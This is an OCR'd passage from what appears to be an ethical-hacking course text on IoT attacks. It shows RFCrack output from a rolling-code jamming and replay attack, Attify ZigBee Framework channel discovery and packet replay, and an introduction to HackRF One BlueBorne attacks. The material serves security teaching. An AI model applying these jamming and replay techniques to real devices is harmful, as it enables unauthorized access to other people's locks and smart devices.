SIGNAL STRENGTH: -227
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -231
SIGNAL STRENGTH: -40
SIGNAL STRENGTH: -230
SIGNAL STRENGTH: -225
SIGNAL STRENGTH: -79
Waiting to capture your rolling code transmission
-79
['fffffffffffffffffffc000000000000004000441f30cb5a77f5f7ffffff7ffffc0
021020cf3f3cfd37ffffffffffdefeffffffffbfdffdbfffffffffffffffff8000000
04cde7db700000000000000000000000000000cc30821879e79043cf30f3cf318618
861879879e430f3cc3de79e79e73cf3cf30e79860000000000000000000333333332
f3cc31e79e618610c3cf3cc31e79879e798c30c3cc39e798798610c3cc3ce61879e6
79e79873cc30000000000000000000018000000122200001878073cc30e79e618618c
79e790c30c3c879e798730', 'ffe80010000b1a30137fbedffffffeffffffffffff
fffff7effffffffffddffffffffffffffffffffffffffdfffe0000000000000010002f
00000902000940fb37adfbefdffffdffffffffffffffffffffffffffffffffffffff
ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
000000000200132469 15e5b3f3fbbefffffffffffffffffffff7ffffffffeffffffdff
ffdffffffffc00000000880370312cbdbbdbffefffff000000000000000000000000
cf3cf30c61879e61ef30f30f39e79e61e630c30f30f798']
Jamming Stopped
Sending First Payload
Sending payload...
Transmission Complete
Ready to send second Payload?? (y/n) y
Sending payload...
Transmission Complete
Destroy:RFCrack ficti0n$
```

Figure 18.40: Rolling-code attack using RFCrack

Hacking Zigbee Devices with Attify Zigbee Framework

- Most of the IoT devices use the ZigBee protocol for **short-range wireless communication**
- Attackers find **vulnerabilities in ZigBee** based IoT and smart devices and exploit them using tools like the Attify ZigBee Framework
- The ZigBee protocol makes use of **16 different channels** for all communications
- Attackers use **Zbstumbler** from the Attify Zigbee framework to identify the channel used by the target device
- An attacker can perform a replay attack by **capturing** and **replaying the same packets** to observe the behavior of the device



Zigbee Network Discovery: 20

☑ Verbose

```
[+] Transmitting beacon request
[+] Received frame.
[+] Received frame is a beacon.
[+] Beacon represents a new network.
[+] New Network: PANID 0xA45B  Source 0x3178
            Ext PANID: 53:37:52:15:2d:99:b2:79
            Stack Profile: ZigBee Enterprise
            Stack Version: ZigBee 2006/2007
            Channel: 20

[+] Received frame.
[+] Received frame is not a beacon (FCF=6188)
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
[+] Received frame is not a beacon (FCF=6188).
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
```


https://www.attify.com

Hacking Zigbee Devices with Attify Zigbee Framework

Source: *https://www.attify.com*

Most IoT devices use the ZigBee protocol for short-range wireless communication. Attackers find vulnerabilities in ZigBee-based IoT and smart devices and exploit them using tools such as the Attify ZigBee Framework. Attackers take advantage of the vulnerabilities in these devices to sniff confidential information in transit and, in some cases, take control of the device itself.


The Attify ZigBee Framework consists of a set of tools used to perform ZigBee penetration testing. ZigBee protocol makes use of 16 different channels for all communications. Attackers use zbstumbler from the Attify Zigbee framework to identify the channel used by the target device. Once the attacker identifies this, he/she starts capturing the packets that are being transmitted from or/and to the device. At this stage, an attacker can simply perform a replay attack by capturing and replaying the same packets to observe the behavior of the device. Subsequently, the attacker can perform further exploitation on the device.


Attify Killerbee Framework
File
AZF
zbstumbler
zbdump
zbreplay
zbwireshark
zbdsniff
zbassocflood
Start

Zigbee Network Discovery 20 ☑ Verbose

```
[+] Received frame.
[+] Received frame is a beacon.
[+] Beacon represents a new network.
[+] New Network: PANID 0xA45B  Source 0x3178
        Ext PANID: 53:37:52:15:2d:99:b2:79
        Stack Profile: ZigBee Enterprise
        Stack Version: ZigBee 2006/2007
        Channel: 20

[+] Received frame.
[+] Received frame is not a beacon (FCF=6188)
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
[+] Received frame.
[+] Received frame is not a beacon (FCF=6188).
[+] Received frame.
[+] Received frame is not a beacon (FCF=0200).
```

Figure 18.41: Screenshot of Attify Zigbee Framework



BlueBorne Attack Using HackRF One

- IoT devices include some sort of wireless communication using **RF** or **ZigBee** or **LoRa**
- Attackers use HackRF One to perform attacks such as **BlueBorne** or **AirBorne attacks** such as replay, fuzzing, and jamming
- HackRF One is an advanced hardware and software-defined radio with the range of **1MHz to 6GHz**
- It transmits and receives radio waves in **half-duplex mode**, so it is easy for attackers to perform attacks using this device
- It can sniff a wide range of wireless protocols ranging from **GSM to Z-wave**

https://greatscottgadgets.com

BlueBorne Attack Using HackRF One

Source: *https://greatscottgadgets.com*

